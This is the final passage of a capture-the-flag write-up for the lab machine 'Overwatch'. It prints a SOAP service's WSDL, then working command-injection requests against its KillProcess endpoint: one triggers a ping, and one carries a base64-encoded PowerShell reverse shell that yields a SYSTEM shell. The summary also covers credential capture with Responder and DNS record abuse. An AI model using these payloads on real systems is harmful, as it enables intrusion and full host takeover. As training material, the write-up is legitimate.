
┌──(kali㉿kali)-[~/Documents/htb/overwatch]
└─$ cat wsdl.xml

<?xml version="1.0" encoding="utf-8"?>
<wsdl:definitions name="MonitoringService" targetNamespace="http://tempuri.org/"
    xmlns:wsdl="http://schemas.xmlsoap.org/wsdl/"
    xmlns:wsam="http://www.w3.org/2007/05/addressing/metadata"
    xmlns:wsx="http://schemas.xmlsoap.org/ws/2004/09/mex"
    xmlns:wsap="http://schemas.xmlsoap.org/ws/2004/08/addressing/policy"
    xmlns:msc="http://schemas.microsoft.com/ws/2005/12/wsdl/contract"
    xmlns:wsp="http://schemas.xmlsoap.org/ws/2004/09/policy"
    xmlns:xsd="http://www.w3.org/2001/XMLSchema"
    xmlns:soap="http://schemas.xmlsoap.org/wsdl/soap/"
    xmlns:wsu="http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss-wssecurity-utility-1.0.xsd"
    xmlns:soap12="http://schemas.xmlsoap.org/wsdl/soap12/"
    xmlns:soapenc="http://schemas.xmlsoap.org/soap/encoding/"
    xmlns:tns="http://tempuri.org/"
    xmlns:wsa10="http://www.w3.org/2005/08/addressing"
    xmlns:wsaw="http://www.w3.org/2006/05/addressing/wsdl"
    xmlns:wsa="http://schemas.xmlsoap.org/ws/2004/08/addressing">
    <wsdl:types>
        <xs:schema elementFormDefault="qualified" targetNamespace="http://tempuri.org/"
            xmlns:xs="http://www.w3.org/2001/XMLSchema">
            <xs:element name="StartMonitoring">
                <xs:complexType>
                    <xs:sequence/>
                </xs:complexType>
            </xs:element>
            <xs:element name="StartMonitoringResponse">
                <xs:complexType>
                    <xs:sequence>
                        <xs:element minOccurs="0" name="StartMonitoringResult" nillable="true" type="xs:string"/>
                    </xs:sequence>
                </xs:complexType>
            </xs:element>
            <xs:element name="StopMonitoring">
                <xs:complexType>
                    <xs:sequence/>
                </xs:complexType>
            </xs:element>
            <xs:element name="StopMonitoringResponse">
                <xs:complexType>
                    <xs:sequence>
                        <xs:element minOccurs="0" name="StopMonitoringResult" nillable="true" type="xs:string"/>
                    </xs:sequence>
                </xs:complexType>
            </xs:element>
            <xs:element name="KillProcess">
                <xs:complexType>
                    <xs:sequence>
                        <xs:element minOccurs="0" name="processName" nillable="true" type="xs:string"/>
                    </xs:sequence>
                </xs:complexType>
            </xs:element>
            <xs:element name="KillProcessResponse">
                <xs:complexType>
                    <xs:sequence>
                        <xs:element minOccurs="0" name="KillProcessResult" nillable="true" type="xs:string"/>
                    </xs:sequence>
                </xs:complexType>
            </xs:element>
        </xs:schema>
        <xs:schema attributeFormDefault="qualified" elementFormDefault="qualified" targetNamespace="http://schemas.microsoft.com/2003/10/Serialization/"
            xmlns:xs="http://www.w3.org/2001/XMLSchema"
            xmlns:tns="http://schemas.microsoft.com/2003/10/Serialization/">
            <xs:element name="anyType" nillable="true" type="xs:anyType"/>
            <xs:element name="anyURI" nillable="true" type="xs:anyURI"/>
            <xs:element name="base64Binary" nillable="true" type="xs:base64Binary"/>
            <xs:element name="boolean" nillable="true" type="xs:boolean"/>
            <xs:element name="byte" nillable="true" type="xs:byte"/>
            <xs:element name="dateTime" nillable="true" type="xs:dateTime"/>
            <xs:element name="decimal" nillable="true" type="xs:decimal"/>
            <xs:element name="double" nillable="true" type="xs:double"/>
            <xs:element name="float" nillable="true" type="xs:float"/>
            <xs:element name="int" nillable="true" type="xs:int"/>
            <xs:element name="long" nillable="true" type="xs:long"/>
            <xs:element name="QName" nillable="true" type="xs:QName"/>
            <xs:element name="short" nillable="true" type="xs:short"/>
            <xs:element name="string" nillable="true" type="xs:string"/>
            <xs:element name="unsignedByte" nillable="true" type="xs:unsignedByte"/>
            <xs:element name="unsignedInt" nillable="true" type="xs:unsignedInt"/>
            <xs:element name="unsignedLong" nillable="true" type="xs:unsignedLong"/>
            <xs:element name="unsignedShort" nillable="true" type="xs:unsignedShort"/>
            <xs:element name="char" nillable="true" type="tns:char"/>
            <xs:simpleType name="char">
                <xs:restriction base="xs:int"/>
            </xs:simpleType>
            <xs:element name="duration" nillable="true" type="tns:duration"/>
            <xs:simpleType name="duration">
                <xs:restriction base="xs:duration">
                    <xs:pattern value="\-?P(\d*D)?(T(\d*H)?(\d*M)?(\d*(\.\d*)?S)?)?"/>
                    <xs:minInclusive value="-P10675199DT2H48M5.4775808S"/>
                    <xs:maxInclusive value="P10675199DT2H48M5.4775807S"/>
                </xs:restriction>
            </xs:simpleType>
            <xs:element name="guid" nillable="true" type="tns:guid"/>
            <xs:simpleType name="guid">
                <xs:restriction base="xs:string">
                    <xs:pattern value="[\da-fA-F]{8}-[\da-fA-F]{4}-[\da-fA-F]{4}-[\da-fA-F]{4}-[\da-fA-F]{12}"/>
                </xs:restriction>
            </xs:simpleType>
            <xs:attribute name="FactoryType" type="xs:QName"/>
            <xs:attribute name="Id" type="xs:ID"/>
            <xs:attribute name="Ref" type="xs:IDREF"/>
        </xs:schema>
    </wsdl:types>
    <wsdl:message name="IMonitoringService_StartMonitoring_InputMessage">
        <wsdl:part name="parameters" element="tns:StartMonitoring"/>
    </wsdl:message>
    <wsdl:message name="IMonitoringService_StartMonitoring_OutputMessage">
        <wsdl:part name="parameters" element="tns:StartMonitoringResponse"/>
    </wsdl:message>
    <wsdl:message name="IMonitoringService_StopMonitoring_InputMessage">
        <wsdl:part name="parameters" element="tns:StopMonitoring"/>
    </wsdl:message>
    <wsdl:message name="IMonitoringService_StopMonitoring_OutputMessage">
        <wsdl:part name="parameters" element="tns:StopMonitoringResponse"/>
    </wsdl:message>
    <wsdl:message name="IMonitoringService_KillProcess_InputMessage">
        <wsdl:part name="parameters" element="tns:KillProcess"/>
    </wsdl:message>
    <wsdl:message name="IMonitoringService_KillProcess_OutputMessage">
        <wsdl:part name="parameters" element="tns:KillProcessResponse"/>
    </wsdl:message>
    <wsdl:portType name="IMonitoringService">
        <wsdl:operation name="StartMonitoring">
            <wsdl:input wsaw:Action="http://tempuri.org/IMonitoringService/StartMonitoring" message="tns:IMonitoringService_StartMonitoring_InputMessage"/>
            <wsdl:output wsaw:Action="http://tempuri.org/IMonitoringService/StartMonitoringResponse" message="tns:IMonitoringService_StartMonitoring_OutputMessage"/>
        </wsdl:operation>
        <wsdl:operation name="StopMonitoring">
            <wsdl:input wsaw:Action="http://tempuri.org/IMonitoringService/StopMonitoring" message="tns:IMonitoringService_StopMonitoring_InputMessage"/>
            <wsdl:output wsaw:Action="http://tempuri.org/IMonitoringService/StopMonitoringResponse" message="tns:IMonitoringService_StopMonitoring_OutputMessage"/>
        </wsdl:operation>
        <wsdl:operation name="KillProcess">
            <wsdl:input wsaw:Action="http://tempuri.org/IMonitoringService/KillProcess" message="tns:IMonitoringService_KillProcess_InputMessage"/>
            <wsdl:output wsaw:Action="http://tempuri.org/IMonitoringService/KillProcessResponse" message="tns:IMonitoringService_KillProcess_OutputMessage"/>
        </wsdl:operation>
    </wsdl:portType>
    <wsdl:binding name="BasicHttpBinding_IMonitoringService" type="tns:IMonitoringService">
        <soap:binding transport="http://schemas.xmlsoap.org/soap/http"/>
        <wsdl:operation name="StartMonitoring">
            <soap:operation soapAction="http://tempuri.org/IMonitoringService/StartMonitoring" style="document"/>
            <wsdl:input>
                <soap:body use="literal"/>
            </wsdl:input>
            <wsdl:output>
                <soap:body use="literal"/>
            </wsdl:output>
        </wsdl:operation>
        <wsdl:operation name="StopMonitoring">
            <soap:operation soapAction="http://tempuri.org/IMonitoringService/StopMonitoring" style="document"/>
            <wsdl:input>
                <soap:body use="literal"/>
            </wsdl:input>
            <wsdl:output>
                <soap:body use="literal"/>
            </wsdl:output>
        </wsdl:operation>
        <wsdl:operation name="KillProcess">
            <soap:operation soapAction="http://tempuri.org/IMonitoringService/KillProcess" style="document"/>
            <wsdl:input>
                <soap:body use="literal"/>
            </wsdl:input>
            <wsdl:output>
                <soap:body use="literal"/>
            </wsdl:output>
        </wsdl:operation>
    </wsdl:binding>
    <wsdl:service name="MonitoringService">
        <wsdl:port name="BasicHttpBinding_IMonitoringService" binding="tns:BasicHttpBinding_IMonitoringService">
            <soap:address location="http://overwatch.htb:8000/MonitorService"/>
        </wsdl:port>
    </wsdl:service>
</wsdl:definitions>
The question is whether processName is passed to a shell command without sanitisation.
Confirming command injection
We tested with a semicolon injection — appending ; ping 10.10.14.9; after a dummy process name.
POST /MonitorService HTTP/1.1
Host: 127.0.0.1:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Content-Type: text/xml; charset=utf-8
SOAPAction: "http://tempuri.org/IMonitoringService/KillProcess"
Content-Length: 421

<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
               xmlns:xsd="http://www.w3.org/2001/XMLSchema"
               xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
  <soap:Body>
    <KillProcess xmlns="http://tempuri.org/">
      <processName>notepad.exe; ping 10.10.14.9;</processName>
    </KillProcess>
  </soap:Body>
</soap:Envelope>
┌──(kali㉿kali)-[~/Documents/htb/overwatch]
└─$ sudo tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
09:41:47.515493 IP 10.129.1.166 > 10.10.14.9: ICMP echo request, id 1, seq 1, length 40
09:41:47.517377 IP 10.10.14.9 > 10.129.1.166: ICMP echo reply, id 1, seq 1, length 40
09:41:48.527793 IP 10.129.1.166 > 10.10.14.9: ICMP echo request, id 1, seq 2, length 40
09:41:48.527818 IP 10.10.14.9 > 10.129.1.166: ICMP echo reply, id 1, seq 2, length 40
09:41:49.543811 IP 10.129.1.166 > 10.10.14.9: ICMP echo request, id 1, seq 3, length 40
09:41:49.543849 IP 10.10.14.9 > 10.129.1.166: ICMP echo reply, id 1, seq 3, length 40
09:41:50.561296 IP 10.129.1.166 > 10.10.14.9: ICMP echo request, id 1, seq 4, length 40
09:41:50.561327 IP 10.10.14.9 > 10.129.1.166: ICMP echo reply, id 1, seq 4, length 40
^C
8 packets captured
8 packets received by filter
0 packets dropped by kernel
RCE confirmed. The processName parameter is concatenated directly into a shell command.
Shell as SYSTEM
We swapped the ping for a base64-encoded PowerShell reverse shell.
<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
               xmlns:xsd="http://www.w3.org/2001/XMLSchema"
               xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
  <soap:Body>
    <KillProcess xmlns="http://tempuri.org/">
      <processName>notepad.exe; powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4AOQAiACwAOQAwADAAMQApADsAJABzAHQAcgBlAGEAbQAgAD0AIAAkAGMAbABpAGUAbgB0AC4ARwBlAHQAUwB0AHIAZQBhAG0AKAApADsAWwBiAHkAdABlAFsAXQBdACQAYgB5AHQAZQBzACAAPQAgADAALgAuADYANQA1ADMANQB8ACUAewAwAH0AOwB3AGgAaQBsAGUAKAAoACQAaQAgAD0AIAAkAHMAdAByAGUAYQBtAC4AUgBlAGEAZAAoACQAYgB5AHQAZQBzACwAIAAwACwAIAAkAGIAeQB0AGUAcwAuAEwAZQBuAGcAdABoACkAKQAgAC0AbgBlACAAMAApAHsAOwAkAGQAYQB0AGEAIAA9ACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAALQBUAHkAcABlAE4AYQBtAGUAIABTAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBBAFMAQwBJAEkARQBuAGMAbwBkAGkAbgBnACkALgBHAGUAdABTAHQAcgBpAG4AZwAoACQAYgB5AHQAZQBzACwAMAAsACAAJABpACkAOwAkAHMAZQBuAGQAYgBhAGMAawAgAD0AIAAoAGkAZQB4ACAAJABkAGEAdABhACAAMgA+ACYAMQAgAHwAIABPAHUAdAAtAFMAdAByAGkAbgBnACAAKQA7ACQAcwBlAG4AZABiAGEAYwBrADIAIAA9ACAAJABzAGUAbgBkAGIAYQBjAGsAIAArACAAIgBQAFMAIAAiACAAKwAgACgAcAB3AGQAKQAuAFAAYQB0AGgAIAArACAAIgA+ACAAIgA7ACQAcwBlAG4AZABiAHkAdABlACAAPQAgACgAWwB0AGUAeAB0AC4AZQBuAGMAbwBkAGkAbgBnAF0AOgA6AEEAUwBDAEkASQApAC4ARwBlAHQAQgB5AHQAZQBzACgAJABzAGUAbgBkAGIAYQBjAGsAMgApADsAJABzAHQAcgBlAGEAbQAuAFcAcgBpAHQAZQAoACQAcwBlAG4AZABiAHkAdABlACwAMAAsACQAcwBlAG4AZABiAHkAdABlAC4ATABlAG4AZwB0AGgAKQA7ACQAcwB0AHIAZQBhAG0ALgBGAGwAdQBzAGgAKAApAH0AOwAkAGMAbABpAGUAbgB0AC4AQwBsAG8AcwBlACgAKQA=;</processName>
    </KillProcess>
  </soap:Body>
</soap:Envelope>
┌──(kali㉿kali)-[~/Documents/htb/overwatch]
└─$ rlwrap nc -nlvp 9001
listening on [any] 9001 ...
connect to [10.10.14.9] from (UNKNOWN) [10.129.1.166] 64623

PS C:\Software\Monitoring> whoami
nt authority\system
PS C:\Software\Monitoring>
The monitoring service was running as NT AUTHORITY\SYSTEM. No potato, no privilege escalation chain — the SOAP endpoint handed us SYSTEM directly.
Conclusion
In summary, anonymous SMB access to the software$ share gave us a .NET monitoring application. Decompiling it revealed hardcoded MSSQL credentials for sqlsvc, but the account only had guest-level access. Enumerating linked servers uncovered SQL07 — a hostname that didn't resolve to anything. We used dnstool.py to add a DNS record pointing it to our machine, and Responder caught the linked server's cleartext MSSQL credentials for sqlmgmt.
With WinRM access as sqlmgmt, we discovered the monitoring application was running as a WCF SOAP service on port 8000. The KillProcess endpoint passed the processName parameter directly into a shell command. A semicolon injection gave us command execution as SYSTEM, and a base64-encoded PowerShell reverse shell completed the takeover.
That wraps up Overwatch. Thanks for reading — see you in the next one!